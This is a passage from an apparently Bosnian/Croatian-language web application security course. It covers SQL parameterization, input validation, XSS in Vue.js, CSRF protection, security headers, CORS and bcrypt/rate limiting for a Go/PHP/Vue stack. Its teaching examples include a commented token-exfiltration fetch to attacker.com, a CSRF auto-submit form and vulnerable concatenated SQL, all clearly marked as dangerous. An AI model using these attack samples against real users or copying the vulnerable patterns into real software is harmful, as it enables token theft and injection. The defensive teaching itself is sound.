        args = append(args, filters.Category)
    }
    if filters.MinPrice > 0 {
        query += " AND price >= ?"
        args = append(args, filters.MinPrice)
    }

    query += " ORDER BY created_at DESC LIMIT 50"

    rows, err := r.db.QueryContext(ctx, query, args...)
    // ...
}
```

NIKAD `LIKE '%$input%'` bez Sanitizacije

Čak i s prepared statements, LIKE pattern može biti problematičan — ne zbog SQL injection, nego zbog **ReDoS** (Regular Expression Denial of Service) i **wildcard abuse**:

```
// Korisnik unese: "%" ili "_" ili "%%%"
// MySQL tretira % kao wildcard u LIKE – vraća SVE redove!

// Fix – escape LIKE wildcards:
func escapeLikePattern(s string) string {
    s = strings.ReplaceAll(s, "\\", "\\")
    s = strings.ReplaceAll(s, "%", "\\%")
    s = strings.ReplaceAll(s, "_", "\\_")
    return s
}

// Korištenje:
query += " AND name LIKE ?"
args = append(args, "%"+escapeLikePattern(filters.Name)+"%")
```

Input Validation u Go

Validation nije alternativa prepared statements — **oboje su obavezni**. Validation sprječava garbage data u bazi i daje korisne error poruke.

```

package validation

import (
    "errors"
    "regexp"
    "unicode/utf8"
)

var (
    ErrEmailTooLong      = errors.New("email must be 255 characters or less")
    ErrInvalidEmail      = errors.New("invalid email format")
    ErrPasswordTooShort  = errors.New("password must be at least 8 characters")
    ErrPasswordTooLong   = errors.New("password must be 128 characters or less")
    ErrPasswordWeak      = errors.New("password must contain uppercase, lowercase, and a number")
)

// emailRegex pokriva RFC 5321 osnove (ne pun RFC 5322 – previše kompleksan)
var emailRegex = regexp.MustCompile(`^[a-zA-Z0-9._%+\-]+@[a-zA-Z0-9.\-]+\.[a-zA-Z]{2,}$`)

func validateLoginInput(email, password string) error {
    // Email validacija
    if utf8.RuneCountInString(email) > 255 {
        return ErrEmailTooLong
    }
    if !emailRegex.MatchString(email) {
        return ErrInvalidEmail
    }

    // Password validacija
    passwordLen := utf8.RuneCountInString(password)
    if passwordLen < 8 {
        return ErrPasswordTooShort
    }
    if passwordLen > 128 {
        // bcrypt truncate-uje na 72 bajta – 128 char limit je sigurnosna mjera
        // i sprječava DoS s ogromnim passwordima
        return ErrPasswordTooLong
    }

    return nil
}

// Jači password zahtjevi za registration endpoint:
func validateRegistrationPassword(password string) error {
    if err := validateLoginInput("x@x.com", password); err != nil && err != ErrInvalidEmail {
        return err
    }

    var hasUpper, hasLower, hasDigit bool
    for _, r := range password {
        switch {
        case r >= 'A' && r <= 'Z':
            hasUpper = true
        case r >= 'a' && r <= 'z':
            hasLower = true
        case r >= '0' && r <= '9':
            hasDigit = true
        }
    }

    if !hasUpper || !hasLower || !hasDigit {
        return ErrPasswordWeak
    }

    return nil
}

```


Validation u HTTP Handler-u

```
func (h *AuthHandler) Login(c *gin.Context) {
    var req LoginRequest
    if err := c.ShouldBindJSON(&req); err != nil {
        c.JSON(400, gin.H{"error": "invalid request body"})
        return
    }

    // Validacija prije bilo čega drugog
    if err := validateLoginInput(req.Email, req.Password); err != nil {
        // Vрати generičku grešku — ne otkrivaj koji dio je neispravan
        // (napadač ne treba znati koji email-ovi postoje)
        c.JSON(400, gin.H{"error": "invalid credentials format"})
        return
    }

    // Normalize email (lowercase) — sigurnosna i UX mjera
    email := strings.ToLower(strings.TrimSpace(req.Email))

    // Dalje s autentikacijom...
}
```

Input Validation u PHP

PHP proxy prima request od frontend-a i proslijeđuje na Go backend — ali treba i sam validirati.

```

<?php

namespace App\Middleware;

class InputValidationMiddleware
{
    public function process(Request $request, RequestHandler $handler): Response
    {
        $body = $request->getParsedBody();

        // Email validacija – PHP ugrađeni filter
        if (isset($body['email'])) {
            $email = filter_var($body['email'], FILTER_VALIDATE_EMAIL);
            if ($email === false) {
                return $this->errorResponse('Invalid email format', 400);
            }
            // Maksimalna dužina
            if (strlen($email) > 255) {
                return $this->errorResponse('Email too long', 400);
            }
        }

        // Integer validacija
        if (isset($body['user_id'])) {
            $userId = filter_var($body['user_id'], FILTER_VALIDATE_INT, [
                'options' => ['min_range' => 1, 'max_range' => PHP_INT_MAX]
            ]);
            if ($userId === false) {
                return $this->errorResponse('Invalid user ID', 400);
            }
        }

        // URL validacija (za webhook-ove, link previews)
        if (isset($body['callback_url'])) {
            $url = filter_var($body['callback_url'], FILTER_VALIDATE_URL);
            if ($url === false) {
                return $this->errorResponse('Invalid URL', 400);
            }
            // Dodatno: provjeri da URL nije interni (SSRF zaštita)
            $this->validateNotInternalUrl($url);
        }

        return $handler->handle($request);
    }

    private function validateNotInternalUrl(string $url): void
    {
        $host = parse_url($url, PHP_URL_HOST);
        $ip = gethostbyname($host);

        if (filter_var($ip, FILTER_VALIDATE_IP,
            FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE) === false) {
            throw new \InvalidArgumentException('Internal URLs not allowed');
        }
    }
}

```

PHP filter_var() Cheat Sheet

```
// Email
$email = filter_var($input, FILTER_VALIDATE_EMAIL);

// Integer (s range)
$id = filter_var($input, FILTER_VALIDATE_INT, ['options' => ['min_range' => 1]]);

// Float
$price = filter_var($input, FILTER_VALIDATE_FLOAT);

// Boolean
$active = filter_var($input, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE);

// URL
$url = filter_var($input, FILTER_VALIDATE_URL);

// IP adresa
$ip = filter_var($input, FILTER_VALIDATE_IP, FILTER_FLAG_IPV4);

// Sanitize (ukloni opasne znakove)
$clean = filter_var($input, FILTER_SANITIZE_SPECIAL_CHARS);
```

Vue.js: `v-html` Je Opasan

Vue.js automatski escape-uje tekst u `{{ }}` interpolaciji. Ali `v-html` renderuje sirovi HTML.

```
<template>
  <!-- SIGURNO – Vue escape-uje HTML znakove -->
  <p>{{ userComment }}</p>
  <!-- Output: &lt;script>alert(1)&lt;/script> – prikazano kao tekst -->

  <!-- OPASNO – renderuje sirovi HTML -->
  <div v-html="userComment"></div>
  <!-- Output: <script>alert(1)</script> – izvršava se! XSS! -->

  <!-- OPASNO – dinamički style/class atributi s user inputom -->
  <div :style="userProvidedStyle"></div>
</template>
```

Kad Morate Koristiti `v-html`

Ako morate renderovati formatiran tekst (npr. rich text editor output):

```
// npm install dompurify
import DOMPurify from 'dompurify'

// U composable-u:
export function useSafeHtml(rawHtml) {
  const safeHtml = computed(() => {
    return DOMPurify.sanitize(rawHtml.value, {
      ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'p', 'br', 'ul', 'ol', 'li'],
      ALLOWED_ATTR: [], // ne dopuštamo attribute (href, onclick, itd.)
    })
  })
  return { safeHtml }
}

// U komponenti:
const { safeHtml } = useSafeHtml(articleContent)
// <div v-html="safeHtml"></div> – sada je sigurno
```

localStorage vs Cookies za JWT

Ovo je direktno vezano za SQL/XSS ranjivosti:

```
// RANJIVO – localStorage je dostupan bilo kom JS kodu na stranici
localStorage.setItem('access_token', jwt)
// Ako ima XSS ranjivosti: document.cookie ne radi, ali:
// fetch('https://attacker.com/steal?t=' + localStorage.getItem('access_token'))

// SIGURNIJE – httpOnly cookie (nije dostupan JS kodu)
// Backend postavlja: Set-Cookie: refresh_token=xxx; HttpOnly; Secure; SameSite=Strict
// JavaScript ne može pročitati cookie s HttpOnly flagom
```

Kompromis za naš stack: - Access token (15 min): može biti u memoriji (JavaScript varijabla) — ne persists kroz refresh - Refresh token (7 dana): httpOnly cookie — nije dostupan JS-u, siguran od XSS

Parameterized Queries vs ORM

Oba pristupa su sigurna — **ako su ispravno korišćeni**.

Go sa `database/sql` **(direktno)**

```
// Sigurno – prikazano gore
db.QueryRowContext(ctx, "SELECT id FROM users WHERE email = ?", email)
```

Go sa `sqlx` **(wrapper koji dodaje convenience)**

```
import "github.com/jmoiron/sqlx"

// Named parameters – čitljiviji za kompleksne query-ije
type UserFilter struct {
    Email string `db:"email"`
    Role  string `db:"role"`
}

filter := UserFilter{Email: email, Role: "admin"}
rows, err := db.NamedQueryContext(ctx,
    "SELECT * FROM users WHERE email = :email AND role = :role",
    filter,
)
```

GORM (Go ORM)

```
import "gorm.io/gorm"

// SIGURNO – GORM automatski koristi prepared statements
db.Where("email = ?", email).First(&user)

// SIGURNO – struct condition
db.Where(&User{Email: email, Role: "admin"}).Find(&users)

// RANJIVO – raw SQL bez parametara (moguće u GORM-u!)
db.Raw("SELECT * FROM users WHERE email = '" + email + "'").Scan(&user) // NE RADITI!

// SIGURNO – raw SQL s parametrima
db.Raw("SELECT * FROM users WHERE email = ?", email).Scan(&user)
```

PHP sa PDO

```
// SIGURNO – PDO prepared statement
$stmt = $pdo->prepare("SELECT id, email FROM users WHERE email = :email");
$stmt->execute([':email' => $email]);
$user = $stmt->fetch(PDO::FETCH_ASSOC);

// RANJIVO – string concatenation (čak i u PDO-u moguće!)
$stmt = $pdo->query("SELECT * FROM users WHERE email = '$email'"); // NE RADITI!
```

Checklist za Code Review

Svaki put kada reviewuješ kod koji se tiče baze podataka, provjeri:

- [] Svi SQL query-ji koriste `?` placeholders (Go) ili `:param` (PHP PDO)
- [] Nema `fmt.Sprintf` ili string concatenacije u SQL query-jima
- [] Dynamic WHERE clauses koriste `args := []interface{}{}` pattern
- [] LIKE wildcards su ispravno escaped (ne samo parametrizovani)
- [] Input validation postoji PRIJE SQL operacija
- [] Email se normalizuje (lowercase) prije pohrane i pretrage
- [] Password dužina je ograničena na max 128 znakova (bcrypt limit)
- [] `v-html` u Vue.js komponentama je provjeren — postoji li DOMPurify?

Automated SAST (Semgrep pravilo u modulu 06) će uhvatiti `fmt.Sprintf` + SQL pattern automatski.

Source: `24-appsec/03-xss-csrf-i-security-headers.md`

03 — XSS, CSRF i Security Headers

XSS (Cross-Site Scripting) u Vue.js

XSS je napad gdje napadač inject-uje zlonamjerni JavaScript koji se izvršava u pretraživaču žrtve. Cilj: ukrasti session token, preusmjeriti na phishing stranicu, keylog.

Kako Vue.js Štiti od XSS

Vue.js automatski escape-uje sve vrijednosti u template interpolaciji:

```
<template>
  <!-- Korisnik unese: <script>alert('xss')</script> -->

  <!-- SIGURNO – Vue escape-uje u HTML entitete -->
  <p>{{ userInput }}</p>
  <!-- Renderuje kao: <script>alert('xss')</script> -->
  <!-- Prikazano kao tekst, ne izvršava se -->

  <!-- SIGURNO – atributi su escape-ovani -->
  <input :value="userInput" />
  <!-- Ne može injektovati event handler -->

  <!-- OPASNO – v-html bypass-uje Vue escape -->
  <div v-html="userInput"></div>
  <!-- Renderuje: <script>alert('xss')</script> – IZVRŠAVA SE! -->
</template>
```

Pravilo: Traži `v-html` u cijelom codebase-u pri code review-u:

```
# Pronadi sve v-html upotrebe u projektu
grep -rn "v-html" services/frontend/src/
```

Svaki `v-html` mora biti justifikiran i mora koristiti DOMPurify sanitizaciju.

DOMPurify — Sanitizacija Rich Text-a

Kada je `v-html` neophodan (npr. editor sadržaj, markdown rendered output):

```
// npm install dompurify
// npm install @types/dompurify (za TypeScript)

// composables/useSanitize.js
import DOMPurify from 'dompurify'

// Konfiguracija za rich text (blog postovi, opisi)
const RICH_TEXT_CONFIG = {
  ALLOWED_TAGS: ['p', 'br', 'strong', 'em', 'b', 'i', 'ul', 'ol', 'li', 'h2', 'h3', 'blockquote'],
  ALLOWED_ATTR: [], // Nema atributa – sprječava href="javascript:", onclick, itd.
}

// Konfiguracija za inline formatiranje (komentari)
const INLINE_CONFIG = {
  ALLOWED_TAGS: ['strong', 'em', 'b', 'i'],
  ALLOWED_ATTR: [],
}

export function sanitizeRichText(html) {
  return DOMPurify.sanitize(html, RICH_TEXT_CONFIG)
}

export function sanitizeInline(html) {
  return DOMPurify.sanitize(html, INLINE_CONFIG)
}

// U komponenti:
import { sanitizeRichText } from '@composables/useSanitize'

const safeContent = computed(() => sanitizeRichText(props.articleContent))
// <div v-html="safeContent"></div>
```

DOM-Based XSS u Vue Router

```
// OPASNO – direktno korišćenje router query u template-u
// URL: https://app.firma.com/search?q=<script>alert(1)</script>
const route = useRoute()
// template: <h1>Rezultati za: {{ route.query.q }}</h1> ← OVO je sigurno
// template: <div v-html="'Rezultati za: ' + route.query.q"></div> ← OVO nije!

// OPASNO – open redirect
function redirectTo(url) {
  // Korisnik može poslati: javascript:alert(1)
  window.location.href = url // NIKAD ovako s user inputom!
}

// SIGURNO – whitelist allowed paths
function safeRedirect(path) {
  const allowedPaths = ['/dashboard', '/profile', '/orders']
  if (allowedPaths.some(p => path.startsWith(p))) {
    router.push(path)
  } else {
    router.push('/dashboard') // fallback
  }
}
```

JWT u localStorage vs httpOnly Cookie

Ovo je jedan od najvažnijih arhitekturnih security odluka:

```
localStorage.getItem('token')
```

↑

Dostupno SVIM JS skriptama!
Ako ima XSS → token ukraden

vs.

httpOnly cookie

↑

Browser nikad ne eksponira JS kodu
Automatski šalje uz svaki request
Zaštićen od XSS napada
ALE: ranjiv na CSRF (vidjeti dolje)

Rješenje za naš stack (Vue SPA + Go API):

```
// auth.js store – Pinia
import { defineStore } from 'pinia'
import { ref } from 'vue'
import api from '@services/api'

export const useAuthStore = defineStore('auth', () => {
  // Access token: u memoriji (ne localStorage, ne cookie)
  // Traje samo dok je tab otvoren – dovoljno za 15 min expiry
  const accessToken = ref(null)

  async function login(email, password) {
    const response = await api.post('/auth/login', { email, password })
    // Backend postavlja refresh_token kao httpOnly cookie
    // Access token dolazi u response body
    accessToken.value = response.data.access_token
    // Ne: localStorage.setItem('access_token', ...)
  }

  async function refreshAccessToken() {
    // httpOnly cookie se automatski šalje – browser brine o tome
    const response = await api.post('/auth/refresh')
    accessToken.value = response.data.access_token
  }

  // Axios interceptor automatski dodaje token u header
  // (ne treba čitati iz localStorage)
})
```

```
// Go backend: postavljanje httpOnly cookie
func (h *AuthHandler) Login(c *gin.Context) {
  // ... autentikacija ...

  // Access token u response body (kratkotrajan, 15 min)
  c.JSON(200, gin.H{
    "access_token": accessToken,
    "expires_in": 900,
  })

  // Refresh token kao httpOnly cookie (7 dana)
  c.SetCookie(
    "refresh_token",
    refreshToken,
    7*24*3600, // maxAge u sekundama
    "/api/auth/refresh", // path – dostupan samo ovom endpoint-u
    "app.firma.com",    // domain
    true,               // secure (HTTPS only)
    true,               // httpOnly (nije dostupan JS-u)
  )
}
```

CSRF (Cross-Site Request Forgery)

Zašto Naša SPA Arhitektura Smanjuje CSRF Rizik

CSRF napad: napadač obmanjuje autenticirani pretraživač žrtve da pošalje zahtjev na naš API.

Klasični CSRF za form-based aplikacije:

```
<!-- Na attacker.com -->
<form action="https://bank.com/transfer" method="POST">
  <input name="to" value="attacker-account">
  <input name="amount" value="10000">
</form>
<script>document.forms[0].submit()</script>
```

Pretraživač šalje kolačiće automatski → transfer se izvrši bez znanja korisnika.

Zašto naš JWT-based SPA je otporniji: - Vue.js šalje `Authorization: Bearer <token>` header - Custom header (`Authorization`) ne može poslati simple CSRF form - Napadačeva stranica ne može pročitati token iz drugog origin-a (Same-Origin Policy)

ALE: refresh_token httpOnly cookie JE ranjiv!

Zaštita Refresh Token Cookie-a

```
// SameSite=Strict je prva linija odbrane
c.SetCookie(
  "refresh_token",
  refreshToken,
  7*24*3600,
  "/api/auth/refresh",
  "app.firma.com",
  true, // Secure
  true, // HttpOnly
)
// Problem: SameSite ne možemo postaviti direktno kroz gin SetCookie

// Bolje – direktno postavi header:
sameSiteCookie := fmt.Sprintf(
  "refresh_token=%s; Max-Age=%d; Path=/api/auth/refresh; Domain=%s; Secure; HttpOnly; SameSite=Strict",
  refreshToken, 7*24*3600, "app.firma.com",
)
c.Header("Set-Cookie", sameSiteCookie)
```

SameSite vrijednosti: - `Strict`: Cookie se nikad ne šalje s cross-site zahtjeva (najsigurnije, ali može smetati legitimnim slučajevima) - `Lax`: Šalje se samo za top-level navigaciju (GET) — razuman kompromis - `None`: Uvijek šalje (mora biti Secure) — ne koristiti za auth

Double Submit Cookie Pattern

Ako SameSite nije dovoljan (npr. subdomain izolacija):


```
// Go: generišemo CSRF token
func generateCSRFToken() string {
    b := make([]byte, 32)
    rand.Read(b)
    return base64.URLEncoding.EncodeToString(b)
}

// Login response: šaljemo CSRF token i kao cookie (ne httpOnly!) i u body-u
func (h *AuthHandler) Login(c *gin.Context) {
    csrfToken := generateCSRFToken()

    // Cookie: čitljiv JS-om (ne httpOnly) – za CSRF pattern to je ok
    c.SetCookie("csrf_token", csrfToken, 3600, "/", "app.firma.com", true, false)

    c.JSON(200, gin.H{
        "access_token": accessToken,
        "csrf_token":    csrfToken,
    })
}

// Middleware: validacija CSRF tokena
func CSRFMiddleware() gin.HandlerFunc {
    return func(c *gin.Context) {
        if c.Request.Method == "GET" || c.Request.Method == "HEAD" {
            c.Next()
            return
        }

        cookieToken, err := c.Cookie("csrf_token")
        headerToken := c.GetHeader("X-CSRF-Token")

        if err != nil || cookieToken == "" || !crypto_subtle.ConstantTimeCompare(
            []byte(cookieToken), []byte(headerToken)) == 1 {
            c.AbortWithStatusJSON(403, gin.H{"error": "CSRF validation failed"})
            return
        }
        c.Next()
    }
}
```

```
// Vue: šalje CSRF token u header
// api.js
import axios from 'axios'

const api = axios.create({ baseURL: '/api' })

api.interceptors.request.use(config => {
    if (['post', 'put', 'patch', 'delete'].includes(config.method)) {
        // Čitamo iz cookie (nije httpOnly)
        const csrfToken = document.cookie
            .split('; ')
            .find(row => row.startsWith('csrf_token='))
            ?.split('=')[1]

        if (csrfToken) {
            config.headers['X-CSRF-Token'] = csrfToken
        }
    }
    return config
})
```

PHP: CSRF Token za Form Submissions

Ako PHP proxy ima form submissions (ne samo JSON API):

```
// Slim middleware
class CsrfMiddleware
{
    public function process(Request $request, RequestHandler $handler): Response
    {
        if (in_array($request->getMethod(), ['POST', 'PUT', 'PATCH', 'DELETE'])) {
            $sessionToken = $_SESSION['csrf_token'] ?? null;

            // Provjeri u POST body ili header
            $requestToken = $request->getParsedBody()['_csrf_token']
                ?? $request->getHeaderLine('X-CSRF-Token');

            if (!$sessionToken || !hash_equals($sessionToken, $requestToken)) {
                $response = new Response(403);
                $response->getBody()->write(json_encode(['error' => 'CSRF validation failed']));
                return $response;
            }
        }

        return $handler->handle($request);
    }
}

// Generisanje CSRF tokena u session-u
function generateCsrfToken(): string
{
    if (!isset($_SESSION['csrf_token'])) {
        $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
    }
    return $_SESSION['csrf_token'];
}
```

Security Headers u nginx

Security headers su HTTP response header-i koji instruiraju pretraživač kako da tretira sadržaj. Dodaju se u nginx konfiguraciju i štite sve stranice automatski.

```
# /etc/nginx/conf.d/security-headers.conf
# Uključi ovaj fajl u server{} blok

# Content Security Policy – najvažniji header
# Govori pretraživaču odakle smije učitati skripte, stilove, slike
add_header Content-Security-Policy "
    default-src 'self';
    script-src 'self';
    style-src 'self' 'unsafe-inline';
    img-src 'self' data: https://cdn.firma.com;
    font-src 'self' https://fonts.gstatic.com;
    connect-src 'self' https://api.firma.com wss://api.firma.com;
    frame-ancestors 'none';
    base-uri 'self';
    form-action 'self'
" always;

# Zabrani prikazivanje u iframe-u (clickjacking zaštita)
add_header X-Frame-Options "DENY" always;

# Zabrani MIME type sniffing (sprječava browser da "pogodi" content type)
add_header X-Content-Type-Options "nosniff" always;

# Kontroliraj koliko referer info se šalje
add_header Referrer-Policy "strict-origin-when-cross-origin" always;

# Isključi browser features koje aplikacija ne koristi
add_header Permissions-Policy "
    geolocation=(),
    microphone=(),
    camera=(),
    payment=(),
    usb=(),
    magnetometer=(),
    gyroscope=(),
    accelerometer=()
" always;

# HSTS – govori pretraživaču da UVIJEK koristi HTTPS (1 godina)
# PAŽNJA: Jednom kad se postavi, browser odbija HTTP 1 godinu!
# Tek dodaj kad si siguran da HTTPS radi
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload" always;

# Ukloni nginx verziju iz Server headera
server_tokens off;
```

CSP Za Vue.js SPA — Česti Problemi

Vue.js build ne treba `unsafe-inline` za skripte, ali developeri često dodaju jer ne znaju šta ga zahtijeva:

```
# Osnovna CSP za Vue.js SPA:
Content-Security-Policy:
    default-src 'self';
    script-src 'self';           # Vue build je bundleovan – ne treba inline
    style-src 'self' 'unsafe-inline'; # CSS-in-JS komponente (Vuetify, PrimeVue)
                                   # mogu zahtijevati unsafe-inline

    img-src 'self' data: blob;;
    font-src 'self';
    connect-src 'self' https://api.firma.com;
    worker-src 'self' blob;;     # Za web workere (PWA)
    manifest-src 'self';         # Za PWA manifest
```

Testiranje CSP-a:

1. Browser DevTools → Console: vidjet ćeš CSP violation greške
2. `report-to` direktiva za prikupljanje violations:

```
# Dodaj u CSP:
Content-Security-Policy: ...; report-uri /api/csp-violations
```

```
// Go handler za CSP reports (logovanje, ne blokiranje)
func (h *SecurityHandler) CSPViolation(c *gin.Context) {
    var report map[string]interface{}
    json.NewDecoder(c.Request.Body).Decode(&report)
    log.WithField("csp_violation", report).Warn("CSP violation detected")
    c.Status(204)
}
```

CORS Konfiguracija u Go

CORS (Cross-Origin Resource Sharing) kontroliše koji origins smiju raditi cross-origin zahtjeve na naš API.

```
// middleware/cors.go

var allowedOrigins = map[string]bool{
    "https://app.firma.com":      true,
    "https://app.dev.firma.com":  true,
    "https://app.staging.firma.com": true,
    // NE: "https://*.firma.com" – wildcard subdomain nije siguran
    // NE: "null" – može dozvoliti file:// zahtjeve
    // NE: "*" – dozvolio bi svaki origin za autenticirane zahtjeve!
}

func CORSMiddleware() gin.HandlerFunc {
    return func(c *gin.Context) {
        origin := c.Request.Header.Get("Origin")

        if allowedOrigins[origin] {
            c.Header("Access-Control-Allow-Origin", origin)
            c.Header("Access-Control-Allow-Credentials", "true") // Potrebno za cookies
            c.Header("Access-Control-Allow-Headers",
                "Content-Type, Authorization, X-CSRF-Token, X-Request-ID")
            c.Header("Access-Control-Allow-Methods",
                "GET, POST, PUT, PATCH, DELETE, OPTIONS")
            c.Header("Access-Control-Max-Age", "86400") // Preflight cache: 1 dan
        }

        // Odgovori na preflight request (OPTIONS)
        if c.Request.Method == "OPTIONS" {
            if allowedOrigins[origin] {
                c.AbortWithStatus(204)
            } else {
                c.AbortWithStatus(403)
            }
            return
        }

        c.Next()
    }
}
```

CORS u Razvoju — Česta Zamka

```
// vue.config.js ili vite.config.js – DEV ONLY proxy
// NE KORISTITI isti pattern u produkciji!
export default defineConfig({
  server: {
    proxy: {
      '/api': {
        target: 'http://localhost:8080',
        changeOrigin: true,
        // Ovo radi u razvoju jer vite proxy ne šalje Origin header
        // U produkciji: nginx proxy ili direktni API pozivi
      }
    }
  }
})
```

Security Headers Audit

Provjeri security headers bez plaćenog alata:

```
# Besplatno online: https://securityheaders.com
# Ili lokalno:

curl -I https://app.firma.com | grep -iE \
  "content-security-policy|x-frame-options|x-content-type|referrer-policy|permissions-policy|strict-transport"
```

Cilj: Sve ključne headere dobiti od SecurityHeaders.com.

```
# Test da li CSP blokira inline skripte:
curl -I https://app.firma.com | grep -i "content-security-policy"
# Provjeri postoji li 'unsafe-inline' u script-src
```

Kompletna nginx Konfiguracija za project-a

```
server {
    listen 443 ssl http2;
    server_name app.firma.com;

    # SSL konfiguracija (certifikati iz modula 15)
    ssl_certificate /etc/nginx/certs/firma.com.crt;
    ssl_certificate_key /etc/nginx/certs/firma.com.key;
    ssl_protocols TLSv1.2 TLSv1.3;
    ssl_ciphers ECDHE-RSA-AES256-GCM-SHA512:DHE-RSA-AES256-GCM-SHA512;

    # Security headers
    add_header X-Frame-Options "DENY" always;
    add_header X-Content-Type-Options "nosniff" always;
    add_header X-XSS-Protection "1; mode=block" always;
    add_header Referrer-Policy "strict-origin-when-cross-origin" always;
    add_header Permissions-Policy "geolocation=(), microphone=(), camera=()" always;
    add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;
    add_header Content-Security-Policy "
        default-src 'self';
        script-src 'self';
        style-src 'self' 'unsafe-inline';
        img-src 'self' data: https://cdn.firma.com;
        connect-src 'self' https://api.firma.com;
        frame-ancestors 'none'
    " always;

    # Ukloni server header
    server_tokens off;
    more_clear_headers Server; # nginx-extras paket

    # Vue.js SPA
    root /var/www/html;
    index index.html;

    location / {
        try_files $uri $uri/ /index.html;
    }

    # API proxy ka PHP service-u
    location /api/ {
        proxy_pass http://php-service:9000;
        proxy_set_header X-Forwarded-For $remote_addr;
        proxy_set_header X-Forwarded-Proto $scheme;

        # Ne prosljeđuj server header backend-a
        proxy_hide_header X-Powered-By;
        proxy_hide_header Server;
    }
}

# HTTP → HTTPS redirect
server {
    listen 80;
    server_name app.firma.com;
    return 301 https://$host$request_uri;
}
```

04 — Authentication Security

Password Hashing — Zašto bcrypt

Zašto Ne MD5/SHA1/SHA256

```
MD5("password123")    = 482c811da5d5b4bc6d497ffa98491e38
SHA1("password123")    = cbfdac6008f9cab4083784cbd1874f76618d2a97
SHA256("password123") = ef92b778bafef771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f
```

Problem: Ovo su hash funkcije namijenjene brzini. GPU može izračunati: - MD5: **50+ milijardi** hasheva/sekundi - SHA256: **10+ milijardi** hasheva/sekundi

Baza s 1 milion SHA256 lozinki može biti cracked za **minutu** na consumer GPU-u.

bcrypt — Namjerno Spor

```
bcrypt(cost=12, "password123") = $2a$12$LQv3c1yqBwVHxkd0LHAKCOYz6TtxMQJqhN8/LewV/MH7ZTi2ZmZyK
                                ↑  ↑
                                algo cost
```

- **cost=12:** $2^{12} = 4096$ iteracija → ~100-200ms po hashu
- **Salt ugrađen:** Svaki hash je jedinstven čak i za istu lozinku
- **Adaptivan:** Možeš povećati cost s godinama (kako CPU postaje brži)

```
import "golang.org/x/crypto/bcrypt"

// Registracija / promjena lozinke
func hashPassword(password string) (string, error) {
    // cost=12 je dobar kompromis između sigurnosti i brzine (2025.)
    // cost=10: ~25ms (previše brzo za moderne servere)
    // cost=12: ~100-200ms (preporučeno)
    // cost=14: ~400ms (za extra osjetljive sisteme)
    hash, err := bcrypt.GenerateFromPassword([]byte(password), 12)
    if err != nil {
        return "", fmt.Errorf("hash password: %w", err)
    }
    return string(hash), nil
}

// Login — provjera lozinke
func checkPassword(password, hash string) bool {
    err := bcrypt.CompareHashAndPassword([]byte(hash), []byte(password))
    return err == nil
    // bcrypt.CompareHashAndPassword je constant time — otporan na timing napade
}
```

Migracija Starih MD5/SHA1 Hash-ova

Ako naslijeđena baza ima MD5 lozinke:

```
// Strategija: migriraj pri login-u (lazy migration)
func (s *AuthService) Login(ctx context.Context, email, password string) (*User, error) {
    user, err := s.userRepo.FindByEmail(ctx, email)
    if err != nil {
        return nil, ErrInvalidCredentials
    }

    // Provjeri tip hash-a
    if strings.HasPrefix(user.PasswordHash, "$2") {
        // bcrypt hash – moderna provjera
        if !checkPassword(password, user.PasswordHash) {
            return nil, ErrInvalidCredentials
        }
    } else if len(user.PasswordHash) == 32 {
        // Stari MD5 hash
        legacyHash := fmt.Sprintf("%x", md5.Sum([]byte(password)))
        if !subtle.ConstantTimeCompare([]byte(legacyHash), []byte(user.PasswordHash)) == 1 {
            return nil, ErrInvalidCredentials
        }
        // Migracija: prepisi s bcrypt
        newHash, _ := hashPassword(password)
        s.userRepo.UpdatePasswordHash(ctx, user.ID, newHash)
    } else {
        return nil, ErrInvalidCredentials
    }

    return user, nil
}
```

Brute-Force Zaštita na Login Endpoint-u

Redis Rate Limiting

```
// services/auth/rate_limiter.go

type RateLimiter struct {
    redis *redis.Client
}

const (
    maxAttemptsPerIP      = 20 // 20 pokušaja po IP adresi
    maxAttemptsPerEmail   = 5  // 5 pokušaja po email adresi
    windowDuration        = 10 * time.Minute
    lockoutDuration       = 15 * time.Minute
    hardLockoutDuration   = 1 * time.Hour
)

// Provjeri i inkrementiraj pokušaje za IP
func (r *RateLimiter) CheckIP(ctx context.Context, ip string) error {
    key := "rate:ip:" + ip

    count, err := r.redis.Incr(ctx, key).Result()
    if err != nil {
        // Redis greška – ne blokiraj (fail open), ali loguj
        log.WithError(err).Error("Redis rate limiter error")
        return nil
    }

    if count == 1 {
        r.redis.Expire(ctx, key, windowDuration)
    }

    if count > maxAttemptsPerIP {
        return ErrRateLimitExceeded
    }
    return nil
}

// Account lockout po email-u
func (s *AuthService) recordFailedAttempt(ctx context.Context, email string) error {
    failKey := "login_fails:" + email
    lockKey := "locked:" + email

    count, err := s.redis.Incr(ctx, failKey).Result()
    if err != nil {
        return nil // Fail open na Redis grešku
    }

    if count == 1 {
        s.redis.Expire(ctx, failKey, windowDuration)
    }

    switch {
    case count >= 20:
        // Hard lockout (1 sat) – vjerovatno automatizirani napad
        s.redis.Set(ctx, lockKey, "hard", hardLockoutDuration)
        return ErrAccountLocked
    case count >= 10:
        // Soft lockout (15 minuta)
        s.redis.Set(ctx, lockKey, "soft", lockoutDuration)
        return ErrAccountLocked
    case count >= 5:
        // Upozorenje – u prave slučajeve možeš poslati email korisniku
        log.WithField("email", email).Warn("Multiple failed login attempts")
        return ErrTooManyAttempts
    }

    return nil
}

```

```
// Provjeri je li nalog zaključan
func (s *AuthService) isAccountLocked(ctx context.Context, email string) (bool, error) {
    val, err := s.redis.Get(ctx, "locked:"+email).Result()
    if err == redis.Nil {
        return false, nil
    }
    if err != nil {
        return false, err
    }
    return val != "", nil
}

// Reset fail counter pri uspješnom loginu
func (s *AuthService) clearFailedAttempts(ctx context.Context, email string) {
    s.redis.Del(ctx, "login_fails:"+email)
    s.redis.Del(ctx, "locked:"+email)
}
```



```

func (h *AuthHandler) Login(c *gin.Context) {
    var req LoginRequest
    if err := c.ShouldBindJSON(&req); err != nil {
        c.JSON(400, gin.H{"error": "invalid request"})
        return
    }

    // 1. Input validation
    if err := validateLoginInput(req.Email, req.Password); err != nil {
        c.JSON(400, gin.H{"error": "invalid credentials format"})
        return
    }

    // 2. IP rate limiting
    clientIP := c.ClientIP()
    if err := h.rateLimiter.CheckIP(c.Request.Context(), clientIP); err != nil {
        c.Header("Retry-After", "600")
        c.JSON(429, gin.H{"error": "too many requests"})
